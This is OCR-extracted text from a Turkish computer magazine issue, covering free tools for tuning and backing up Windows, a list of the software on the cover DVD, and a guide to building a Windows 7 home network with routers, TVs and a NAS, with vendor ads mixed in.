KENDİ FİLMLERİNİZİ DÜZENLEYİN: Eğer kendi videolarınızı oluşturmak istiyorsanız, amatörler için bile kullanımı çocuk oyuncağı olan Magix Video imdadınıza yetişiyor. Örneğin eğer sabit diskinizdeki bir video'dan reklamları kaldırmak isterseniz, dosyayı yüklemek için "Add video / Select file from the computer"a tıklayın. Daha sonra kayar çubuk yardımıyla reklam arasının başladığı yere gelin ve düzenleme noktası olarak bu kısmı seçmek için "edit" simgesine tıklayın. Akabinde çubuğu reklam arasının sonuna kadar sürükleyin. Şimdi ekranın alt tarafındaki ayrı bölümden "Edit / Delete"e tıklayarak reklamın görüntülenmesini engelleyebilirsiniz. Çalışmanızı tamamlamak için "Complete file"a tıklayın.

TEK TIKLA FOTOĞRAF DÜZENLEME: CHIP'in en iyi fotoğraf düzenleyicileri arasında kabul ettiği Photomizer piyasada bulabileceğiniz en iyi tek tıklamayla fotoğraf düzenleyen araç. Bir fotoğrafı düzenlemek için "Open file" dan dosyayı seçip, arşivlemek için "Archiving", internete uyarlamak için "Web optimized" ya da HDR yapmak için "HDR optimized"a tıklayın. Photomizer re →

XP ve Vista için Perfect Edition kurulumu

Microsoft artık eski işletim sistemlerinin üzerine eğilmiyor ama hala pek çok kullanıcı bilgisayarlarında bu işletim sistemlerini kullanıyor. Bu yüzden makalemizde bahsettiğimiz hemen hemen bütün araçlar XP ve Vista işletim sistemlerinde de kullanılabilir. Tweak Me adlı ayarlama aracı kendini doğrudan sisteme entegre ediyor ve en kullanışlı özellikleri ön plana çıkartıyor. Windows 7'deki jumplist'leri düzenleyerek bağlam menüsüne dilediğiniz dosya menülerini atayabiliyorsunuz.

Hızlı ve Ekonomik PDF Çözümleri Foxit'te



Foxit Phantom PDF Suite, Profesyonel PDF dokümanları yaratmanız ve kurumsal süreçleri kolaylaştırmanız için gereken herşeyi sağlayan, kurumsal olarak hazır bir PDF araç kitidir: hızlı, kullanımı kolay ve bütçenize uygun bir fiyatta.



Foxit PDF Editor, PDF dosyaları için ilk ve hala tek GERÇEK düzenleyici mevcut tüm PDF dosyalarında kolaylıkla ve etkin bir şekilde içerik değiştirmenizi sağlar.



Foxit PDF Creator, DOC, XLS, PPT, TXT, E-MAIL ve hatta HTML dahil yazdırılabilir tüm Windows doküman türlerini tek bir tuşla evrensel olarak kabul gören PDF formatına dönüştüren küçük, hızlı ve kolay bir PDF oluşturma aracıdır.



Foxit eSlick Elektronik Kitap Okuyucu, gözleri yormayan ekranı, uzun pil ömrü, rahat kullanımı ve taşınabilirliği ile yanınızdan ayırmayacağınız Foxit eSlick, en sevdiğiniz kitapların, dokümanlarınızın, belgelerinizin, ders notlarınızın her zaman elinizin altında olmasını sağlayacak.

✓ *edu.tr uzantılı e-posta adresi ile üye olan üniversite öğrencilerine %15 indirim.*

Foxit™ A True and Complete PDF Solution.

Bayilik verilmektedir.

www.foxitturkiye.com



Bilgi Teknolojileri San. ve Tic. Ltd. Şti.


Perfect Edition'ı ışık hızında yeniden kurun

Windows kurulum DVD'si elinizin altında değil mi? Endişeye gerek yok çünkü Perfect Edition imajı sayesinde tek bir adımda tüm işletim sisteminizi yeniden kurabilirsiniz

Windows'u yeniden kurma yerine yeni kurulmuş Perfect Edition'ın imajını alarak yedeklemeye ne dersiniz? Her ne kadar Windows bunu yapabilse de Paragon Backup & Recovery Tool ücretsiz aracıyla bu çok daha hızlı ve pratik.

YEDEKLEME: DVD'mizdeki aracı kurun ve e-postanızla kaydınızı tamamlayın. Ürün anahtarını alıp yazılıma aktardıktan sonra yedekleme işlemine başlayabilirsiniz. "Backup & Recovery / Partition and hard disk backup"a tıklayın ve tüm sabit diskinizin imajını almak için "Basic hard disk" seçeneğini işaretleyin. Eğer imaj çok büyük olursa, sadece sistemin olduğu bölümü klonlayabilirsiniz. Burada önemli olan nokta "First image of the hard disk" ve "Master Boot Record" seçeneklerini etkinleştirmeniz. Daha sonra "Recovery CD / Create Recover disk"ten önyüklemeye yapılabilen bir CD ya da USB oluşturun.

KURTARMA: Acil bir durumda Perfect Edition'ı yeniden kurmanız gerekirse, ön-



Program birkaç tıklama bir sistem kopyası oluşturuyor.

yükleme yapabileceğiniz CD'yi çalıştırın ve imajı seçin. Tam bir sistem yedeklemesi için kurtarma işlemi yaklaşık yarım saat alıyor. Akabinde Windows Perfect Edition'ınız herhangi ek bir ayar yapmanıza gerek kalmadan kaldığı yerden devam ediyor.

sim kalitesini derhal düzenleyecek. Fotoğraf boyutu ve dosya biçimi gibi bazı değişiklikleri ise "Display" altından gerçekleştirebilirsiniz. Akabinde "Start conversion"a tıklayarak yaptığınız değişiklikleri onaylamanız yeterli. Photomizer yaptığı her değişikliği sabit diskinizde ayrı bir dosya olarak tutuyor. Böylelikle farklı farklı işlemleri gönül rahatlığıyla deneyebiliyorsunuz.



Güvenlik: Tam tekml güvenlik

Microsoft her yeni Windows sürümünde güvenlik özelliklerini artırarak karşımıza çıkıyor ancak hala mükemmel güvenlik söz konusu değil. İşte bu yüzden terfi zamanı geldi çatı.

MALWARE'LERE GEÇİT YOK: Virüsleri engel-

lemek için F-Secure Internet Security 2010'un deneme sürümünü kullanabilirsiniz. Bu klasik engelleme mekanizmasına ilaveten, yazılım ayrıca çoklu kullanıcıların olduğu PC'lerde çocuk koruma ayarlarını hızlandırdığı gibi, tehlikeli web sitelerine karşı da çevrimiçi koruma sağlıyor. Anti virüs yazılımını etkinleştirmek için ilkin üreticinin web sitesinden kayıt yaptırmanız gerekiyor. Gerekli diğer tüm bilgileri bu sayının DVD'sinden bulabilirsiniz.

OTOMATİK VERİ YEDEKLEME: Tüm kullanıcılar verilerini kaybetmekten korkar ama verilerinin silinmesine karşı önlem alanların sayısı oldukça azdır. İşte Backup Service Home kullanımıyla birkaç basit adımla verilerinizi güvenlik altına alabilirsiniz. Yazılımı kurun ve "Configure"a tıklayın. Daha

Backup Service Home Bu aracı bir kez kurduktan sonra artık tüm verilerinizi saatte bir yedeklemeye başlıyorsunuz



sonra yedeklemek istediğiniz klasörleri ya da sürücülerini seçerek, bir başka sabit disk ya da harici sabit disk gibi yedekleme yapacağınızı medyayı seçin. Yaptığınız seçimi onaylayın ve gerisini Backup Service Home'a bırakın. Böylelikle arka planda çalışan araç saat başı verilerinizi yedekleyecek.

ŞİFRELERİ KORUYUN: Tüm çevrimiçi hizmetlere aynı şifreyle girmeniz, büyük tehlikelere gebe. Diğer taraftan onlarca karmaşık şifreyi hatırlamanız da oldukça zor. Dolayısıyla erişim verilerinizi DVD'mizde bulabileceğiniz KeePass ile yedeklemek en iyisi. Böylelikle tek bir ana şifreyle tüm şifrelerinize erişebilirsiniz. Aracı bilgisayarınıza kurulum yönergelerini takip ederek kurun. Kurulumu tamamladıktan sonra KeePass'i çalıştırarak şifre veri tabanını oluşturmak için "File / New"e tıklayın.

Windows'unuza yeni özellikler ekleyip onu en önemli yazılımlarla donatmış olabilirsiniz ancak çok daha fazlasını DVD'mizden bularak "Perfect Edition" sürümünüzü daha da güçlendirebilirsiniz. Nihayetinde tüm sisteminizi yedekleyerek her yeniden kurulumda kaldığınız yerden devam etmeniz belki de en büyük artı (bkz. yukarıdaki kutu).

berk@chip.com.tr



CHIP DVD'DE

Photomizer - Tek tıklama düzenleme
F-Secure Internet Security - Kapsamlı malware koruması
Magix Video easy - Rahat video düzenleme aracı
Treiber-Studio 2010 - En güncel donanım sürücülerini izler
7plus - Windows Explorer'i yükseltmek için
Backup Service Home - Otomatik yedekleme kopyaları oluşturur
CCleaner - Windows'u temizler
CDBurnerXP - DVD ve Blu-ray'ler yazar
Dexpot - Windows için güçlü masaüstü
FileMenu Tools - Bağlam menüsünü düzenler
Foxit Reader - Düzenleme özelliğine sahip PDF aracı
Free Studio - Web videolarını kaydedip düzenlemenize yarar
Gimp - Fotoğraf düzenleme yazılımı
GSpot - Eksik codec'leri gösterir
IrfanView - Kapsamlı fotoğraf görüntüleyici
Jumplist Extender - Windows 7 jumplist'lerine ilave özellikler
KeePass - Tüm şifreleri koruma
MouseExtender - Yazılım ve klavşurlara hızlı başlangıç paneli
Netviewer Meet - Uzaktan masaüstü yönetimi kurar
OpenOffice - Tam Office paketi
Paragon Backup & Recovery Free - Free Sistem imajları oluşturur
Preme for Windows 7 - Masaüstü özelliklerini artırır
Recuva - İstenmeden silinmiş dosyaları kurtarır
Scribus - Yayınlama ve tasarım aracı
SiSoft Sandra Lite - Tüm donanım bileşenlerini gösterir
Songbird - Tarayıcı özelliğine sahip başarılı müzik çalar
Sysinternals Suite - Microsoft'un araçlarını inceler
Thunderbird - Yükseltilebilir e-posta istemcisi
TrueCrypt - Klasörleri, disk bölümlerini ve sabit diskleri şifreler
Tweak Me - 100'den fazla özelliğe sahip ayarlama yazılımı
VirtualBox - Sanal işletim sistemi kurar
VLC media player - Hemen hemen tüm codec'leri destekleyen video oynatıcı

Tüm bu araçları CHIP-Code **Mükemmel Windows 7** altından bulabilirsiniz.

3 yıllık akıllı yatırım

ESET'ten bir ilk; **3 yıllık Business Edition lisans paketleri**.
Hemen alın, görülmemiş fiyat avantajlarından yararlanın,
güvenliğinize 3 yıllık akıllı yatırım yapın!



ESET Smart Security 4.2 Business Edition

1 Server +5 Kullanıcı	1 Server +10 Kullanıcı
450\$	550\$
1 Server +15 Kullanıcı	1 Server +20 Kullanıcı
850\$	1100\$



ESET NOD32 Antivirus 4.2 Business Edition

1 Server +5 Kullanıcı	1 Server +10 Kullanıcı
350\$	450\$
1 Server +15 Kullanıcı	1 Server +20 Kullanıcı
650\$	850\$

- Verilen fiyatlara %18 KDV eklenecektir.
- Verilen fiyatlara lisans süresi boyunca update ve upgrade dahildir.
- Lisans süresi boyunca ücretsiz telefon ve e-mail ile destek hizmeti.
- Belirtilen ücretler 3 yıllık lisans için geçerlidir. Farklı kullanıcı sayıları için bizimle iletişime geçiniz.

Stratus Bilişim Sistemleri Tic. A.Ş.

www.eset.com.tr


İstanbul merkez: 0212.251 51 80

Ankara: 0312 473 20 74

email: satis@eset.com.tr

dijital dünyanızı koruyoruz





Bağlanmayan kalmasın!


Bilgisayarınız hayal bile edemeyeceğiniz kadar çok aygıtla bağlantı kurabilir. Size, **Windows 7'nin ağ işlevlerini** kullanarak nasıl kablosuz bir süper LAN oluşturabileceğinizi gösteriyoruz.

BARIŞ EMRE ALKIM / FVK

Microsoft, Windows 7'nin en iyi işlevlerinden birini Denetim Masası'nın derinliklerine gizlemiş. Bu özellik, ev ağı kurma özelliği. Bu şekilde dosyaları bilgisayarlar arasında paylaştırabilir, hatta çoklu ortam içeriğine evinizdeki Windows kullanan aygıtlardan (mesela televizyon ya da müzik seti) bile erişebilirsiniz. Windows 7'nin özelliklerini bu yazıda bulacağınız profesyonel ipuçlarıyla sonuna dek kullanarak sıradan kablosuz ağınıza bir süper LAN'a dönüştürebilirsiniz. Böylece MP3'lerin ve videoların keyfini ses sisteminizle çıkartacak, televizyonunuza kablosuz ağ özelliği kazandıracak ve tüm bunları yerinizden kalkmadan, cep telefonunuzla kontrol edeceksiniz. Tüm bunlar yetmezmiş gibi, siz en sevdiğiniz dosyalarla meşgulken fotoğraf makineniz tatil fotoğraflarını bilgisayarınıza kablosuz ağdan yükleyecek, Windows'lu PC'niz oto teybinizin belleğindeki yeni müzik albümlerini yine kablosuz ağdan çalışacak ve akıllı telefonunuz, çamaşır makinenizin çalışmayı bitirdiğini haber verecek. Kulağa ancak gelecekte gerçekleşebilecek bir rüya gibi geliyor, değil mi? Ama verdiğimiz tavsiyelere uduğunuzda öyle olmadığını göreceksiniz.

Windows 7 ev ağınıza layığıyla çalışabilmesi için ilk olarak iletişim merkezini, yani WLAN yönlendiricinizi yapılandırmanız gerekiyor. İdeal olarak, 300 Mbit/s hızında veri aktarımı yapabilen 802.11n standardını destekleyen bir aygıt kullanmalısınız. Bu aygıtları kutularının üzerindeki "n" simgesinden tanıyabilirsiniz. Diğer yandan, eski ve daha ucuz olan yönlendiriciler daha yavaş çalışan (sadece 54 Mbit/s) 802.11g modüllerini kullanıyorlar ve kalın duvarların veya Bluetooth aygıtlarının yol açtığı girişim yüzünden pratikte bu değer 15 Mbit/s'ye kadar düşüyor. CHIP olarak biz yaklaşık 200 avro fiyatlı Linksys WRT610n'yi öneriyoruz ve yazının geri kalanını da bu modele atıfta bulunarak anlatacağız.

Söz konusu yönlendirici 300 Mbit/s hızında veri aktarabiliyor ve civardaki kablosuz iletişim kanalları başka WLAN'lar tarafından işgal edilse bile yüksek hızını koruyabiliyor. Aslında aynı anda iki ağ çalıştırıyor: Birisi geleneksel aygıtlar için 2,4 GHz, diğeri ise özellikle HD akışları için biçilmiş kaptan olan ve büyük oranda boşta duran 5 GHz bandı. Yine de son kararı eviniz veriyor çünkü 5 GHz'lık ağlar en fazla bir ya da iki duvarın bulunduğu kısa mesafe bağlantıları için uygunken 2,4 GHz'lık WLAN daha uzağa ancak daha yavaş veri aktarımı yapıyor. Eğer "n" bağlantısına sahip en son Centrino dizüstülerden birine sahipseniz zaten 5 GHz WLAN için ek bir bağdaştırıcıya ihtiyacınız olmayacak. Daha eski tüm bilgisayarlara ise "n" standardını destekleyen USB bağdaştırıcıları yaklaşık 45 dolar'a satın alıp takabilirsiniz.



İletişim merkezi Windows 7 ağ grubu işlevleri hızlı bir LAN gerektiriyor.

Yine de eğer evinizin çok kalın beton duvarları varsa kablosuz ağ çok pratik olmayacaktır. Bu durumlar için HomePlug'ı, yani elektrik şebekesi üzerinden kurulan



MERKEZ
Yönlendiriciyi
bağlayın

Linksys WRT610n
Süper ağ için
kablosuz merkez
Her işin altından kalkan yönlendirici, verileri evinizde aynı anda iki frekanstan iletebiliyor.
Fiyatı: Yaklaşık 150 \$
www.linksys.com



Mükemmel kablosuz ağ



1

Samsung UE40B7090
WLAN uyumlu TV
CHIP'in güç tasarruf galibi dahili bir medya merkezine sahip.
Fiyatı: Yaklaşık 1100 avro
www.samsung.com



TV'yi bağlamanın 4 YOLU



Philips SWW1800
Kablosuz HD kalitesi

Yüksek performanslı kablosuz operatör HDMI sinyallerini TV'nize kablosuz ulaştırıyor
Fiyatı: Yaklaşık 430 avro
www.philips.com



3

Xbox 360 Slim
TV akışlarını evinizde yayımlıyor

Konsollar da video akışı için ortam genişletici olarak kullanılabilir.
Fiyatı: Yaklaşık 350 avro
www.microsoft.com



Aztech HL110EW
Elektrik şebekesinden veri iletimi

Eğer duvarlarınız çok kalınsa ve WLAN'a izin vermiyorsa dLAN sinyalleri elektrik prizinden taşıyabilir.
Fiyatı: Yaklaşık 115 dolar
www.aztech.com

Avermedia AverLife Extreme vision
TV için medya oynatıcı
Video dosyalarını TV'nizde oynatıyor
Fiyatı: Yaklaşık 200 avro
www.avermedia.eu

ağ bağlantısını yeğleyebilirsiniz. Bunun için, iki adet adaptörü prize takıyorsunuz ve ağ sinyali kablo bağlamaya gerek olmaksızın, 200 Mbit/s hızında iletiliyor.

Windows ev ağı: Verilerinize istediğiniz bilgisayardan erişin

Windows 7'nin yeni ev ağı grup işlevi dosyalarınızı ve yazıcılarınızı ağ üzerinden kolayca paylaşmanızı sağlıyor. Bunun için, bir bilgisayardan diğer tüm bilgisayarların katılabileceği bir ev ağı grubu kurmanız yeterli. Yazıda böylesi bir ev ağını diğer sistemlere nasıl bağlayacağınızı göstereceğiz.

EV AĞ GRUBU KURMA: Bu yapılandırma için Windows 7'nin en azından Home Premium sürümüne ihtiyacınız var. Örneğin netbook'larda sıkça bulunan Starter Edition'u kullanıyorsanız bir ağ grubuna

katılabilir, ancak bu grubu kuramazsınız. En uygunu bir Home Premium PC kullanıp diğer istemcileri ağa sonradan dahil etmek.

Dikkat: Tüm bilgisayarların "Ağ konumu" kısmında "Ev ağı" seçeneğinin seçili olması lazım, yoksa Windows erişim isteğini reddedecektir. Bu ayara "Denetim Masası / Ağ ve Internet / Ağ ve Paylaşım Merkezi" kısmından erişebilirsiniz. Ev ağı "Etkin ağlarınızı görüntüleyin" kısmında da mavi renkte görünmeli. Eğer değilse, durum kısmına tıklayıp bir sonraki pencereden "Ev Ağı"nı seçin. Paylaşmak istediğiniz verileri, örneğin resimleri, müzikleri ya da yazıcıyı da seçebilir ve diğer bilgisayarların ağa katılması için paylaşım şifresini belirleyebilirsiniz.

Eğer "Ev ağı" ağ konumu olarak zaten seçiliyse "Ağ ayarlarınızı değiştirin" kısmından "Ev grubu ve paylaşım seçeneklerini seçin"e tıklayabilir, buradan ağ paylaşım seçeneklerini belirleyebilir ve bir ağ parolası alabilirsiniz.

EV AĞI GRUBUNA KATILMA: Denetim Masası'ndan "Ağ ve Internet / Ev ağı grubu"na tıklayın. Windows 7, "Şimdi katıl" komutuyla katılabileceğiniz mevcut gruba gösterecektir. Ev ağını oluşturduğunuz sırada verilen ağ parolasını buraya girin.

VERİ ALIŞVERİŞİ: Windows Gezgini'nden diğer bilgisayarların ev ağı grubunda paylaştığı verileri görebilirsiniz. Ancak bu iş için

söz konusu PC'lerin açık olması gerekiyor. O yüzden de aygıtların bekleme ve atıl durum kiplerini devre dışı bırakmanız gerekebilir.

PAYLAŞIM AYARLARINI BELİRLEYİN: Varsayılan ayarlarda Belgelerim klasörünüzdeki dosyalar ev ağı grubunda paylaşıyor. Eğer özellikle eklemek istediğiniz bir klasör varsa Windows Gezgini'nde sağ tuşla bu klasörün üstüne tıkladıktan sonra "Bununla paylaş / Ev Grubu (Okuma)"ya tıklayın. Bu yöntemi kullanarak belli klasörlere dışarıdan erişimi engelleyebilirsiniz.

BAŞKA AYGITLAR EKLEYİN: Tüm Windows 7'li bilgisayarlar ev ağı grupları işlevini kullanarak ayrı multimedya dosyalarına erişebiliyorlar. Diğer aygıtlar içinse bir adıma daha ihtiyaç var: Öncelikle Windows 7'nin DLNA (Digital Living Network Alliance) ve UPnP-AV (Universal Plug and Play – Audio Video) seçeneklerini etkinleştirin ki televizyon ve ses sistemi gibi uyumlu aygıtlar da verilere erişebilsin. Bunun için, Denetim Masası'ndaki "Ev grubunu ve paylaşım seçeneklerini belirle" seçeneğine tıklayın ve "Kitaplıkları ve yazıcıları paylaş" seçeneğinde paylaşmak istediğiniz dosya türlerinin önüne işaret koyun.

Tüm aygıtlarda hızlı 5 GHz bandını kullanmalısınız. Yazının ilerleyen bölümlerinde evinizdeki en önemli aygıtları Windows ağınıza kablosuz bağlanmaları için nasıl yapılandırabileceğinizi anlatacağız.



Gizli Windows'u alt menülerdeki bir seçenekte bir medya akış sunucusuna dönüştürebilirsiniz.

“Üstün Japon teknolojisi hayatınızı kolaylaştırır.”

brother®
at your side

Dünyanın **İLK** VE **TEK** **A3** ÇOK FONKSİYONLU KABLOSUZ, RENKLİ Mürekkep Püskürtmeli Yazıcısı.



MFC-6490CW | Inkjet Printer

MFC-6490CW renkli mürekkep püskürtmeli A3 yazıcı ile her şey için tek çözüm!
Profesyonel iş raporları, sunumlar, hesap çizelgeleri, etkileyici dokümanlar, 6000 dpi
yüksek baskı kalitesi ile doğrudan fotoğraf basma, geniş renkli LCD ekran ve daha fazlası...



www.brother.com.tr

AVM FritzWLAN Repeater M/G Radyo frekansından MP3 yayını

Bu aygıt hem WLAN kapsamını genişletiyor hem de normal bir radyo frekansından müzik yayını yapıyor
Fiyatı: Yak. 70 avro
www.avm.de

2



Ses
bağlantısının
2 YOLU

1



Sonos Bundle 250

Her odada HiFi ses

Müzik akışını her odaya iletebilen aygıt kablosuz olarak kontrol edilebiliyor
Fiyatı: Yaklaşık 1000 Avro
www.sonos.com

WLAN TV: Eski televizyonunuza çoklu ortam özelliği kazandırın

Windows 7'li bilgisayarınızdaki içerikleri oynatabilmesi için süper bir televizyona para dökmene hiç gerek yok. Şimdi filmleri zahmetsizce büyük ekrana aktarmanın yollarını anlatacağız.

ORTAM GÖSTERİMİ İÇİN TELEVİZYON: Eğer tüm videoları doğrudan Windows 7 bilgisayarınızdan kontrol etmek istiyorsanız en iyisi TV'yi ek monitör olarak kullanmak. Bunun için evin her yanına HDMI kablosu döşemenize de gerek yok. Yeni Intel Core i serisi işlemcilerle donatılmış bilgisayarlar bunun için "Intel Wireless Display" işleviyle donatılmış. Tek yapmanız gereken, televizyonunuza uygun bir HDMI bağdaştırıcısı (örneğin Netgear PTV1000, yaklaşık 80 avro) takmak ve verilen programı bilgisayarınıza kurmak. Aynı videoyu izlemek için her seferinde bilgisayarınızdan "play" tuşuna basmak zorunda da değilsiniz. Cep telefonlarıyla ilgili kısımda akıllı telefonunuzu nasıl uzaktan kumandaya dönüştüreceğinizi anlatıyoruz.

DAHİLİ MEDYA OYNATICILI TV: Kimi TV'ler fabrika çıkışında ortam oynatıcıyla geliyor. Böylece TV'deki bir konsol üzerinden video oynatımını kontrol edebiliyorlar. Örneğin CHIP Top 10 listemizde güç tasarrufu konusunda bir numara olan Samsung UE40B7090 (yaklaşık 1100 avro). Televizyonu bir WLAN adaptörüyle (Samsung WI-

Yönlendiriciniz yedekleme merkezi

Çoğu modern WLAN yönlendirici bir USB sabit disk sayesinde veri sunucusuna dönüştürülebiliyor

Farz edin ki onca yıllık fotoğraf ve müzik arşiviniz siliniverdi. Verilerinizi geri almak için önemli dosyalarınızı, e-postalarınızı ve Outlook kişilerinizi yedeklemiş olmanız gerekirdi. Bunu Windows 7 ağızda nasıl kolayca yapacağınızı gösteriyoruz.

VERİ YEDEKLEME

Önemli dosyalarınızı güç tasarruflu harici bir diskte saklayın (örneğin Western Digital WDME5000TE, yaklaşık 75 dolar). Bu disk ağınıza Linksys WRT610n üzerinden bağlayabilirsiniz. Windows 7 ile gelen yedekleme aracı multimedya koleksiyonunuzun bir yedeğini belirlenmiş bir takvime göre alıyor. Bunun için detetim masasından "Bilgisayarı yedekle / Yedekleme ayarla" seçeneğini işaretleyin. Ardından depolama ortamı olarak harici sabit disk gösterip talimatları izleyin.



**Western Digital
WDME5000TE**

Güç tasarrufu sunan esnek yedekleme

2,5 inçlik harici disk, az güç harcayan ideal bir yedekleme ortamı
Fiyatı: Yaklaşık 75 dolar
www.wdc.com

Güç tasarrufu: Veri merkezi NAS medya sunucusu

Modern Windows 7 bilgisayarları güçlü olmasına güçlü, ancak bir o kadar da enerji canavarı. Oysa tasarruflu ağ diskleri çok daha az elektrik harcıyor

Bir Windows 7 medya sunucusunu kullanmak kolay olabilir, ancak böyle bir sistem bilgisayarın yapılandırmasına göre saatte 170 watt güç harcayabilir. Halbuki bir NAS sistemi (ağa bağlı depolama) yapılandırması daha zor olmakla birlikte saatte sadece 12 watt'lık tüketimle bunu telafi ediyor. Bu, eski televizyonların bekleme kipinde tükettiğinden bile az. Güç tasarrufu kipinde ise tüketim daha da azalarak tek basamaklı bir düzeye iniyor, ancak disk sürekli kullanıma açık kalıyor.

ÖNERİMİZ Synology DS-110J (www.synology.de, yaklaşık 115 avro). Bu disk kutusuna uygun bir de diske ihtiyacınız olacak. Bunun için de Western Digital'ın 1 TB kapasiteli ve enerji tasarruflu Caviar Green WD10EADS modelini öneriyoruz (www.wdc.com, yaklaşık 60 dolar).

NAS KURULUMU Aygıtı ayarlamak için öncelikle PC'nize bağlayıp Synology yazılımını başlatın. Kurulum kolay: Synology Assistant aracını çalıştırın, NAS aracını listeden seçip "Manage" a tıklayın. Böylece NAS diskinin yapılandırma sayfasını açmış olacaksınız. Pa-

rola alanını boş bırakıp "Login" e tıklayın. Synology'nin pratik yanı çoğu uygulamanın zaten yapılandırılmış olması. Yani medya sunucuları çalışır halde, müzik, video ve foto paylaşımı açılmış olarak geliyor.

Güç tasarrufu kipini değiştirin: "System" menüsünden "Power Management" a gidin. "Idle mode of the hard disk" kısmına 30 dakikayı girin. Böylece aygıt örneğin bir reklam arasında atıl kipe geçmeyecektir. Bunun dışında NAS sistemini gece tümüyle kapatmalısınız. Bu amaçla "Planned switch on" ve "Planned switch off" ayarlarını kullanabilir ve maksimum derecede elektrik tasarrufu sağlayabilirsiniz.



Synology DS-110J

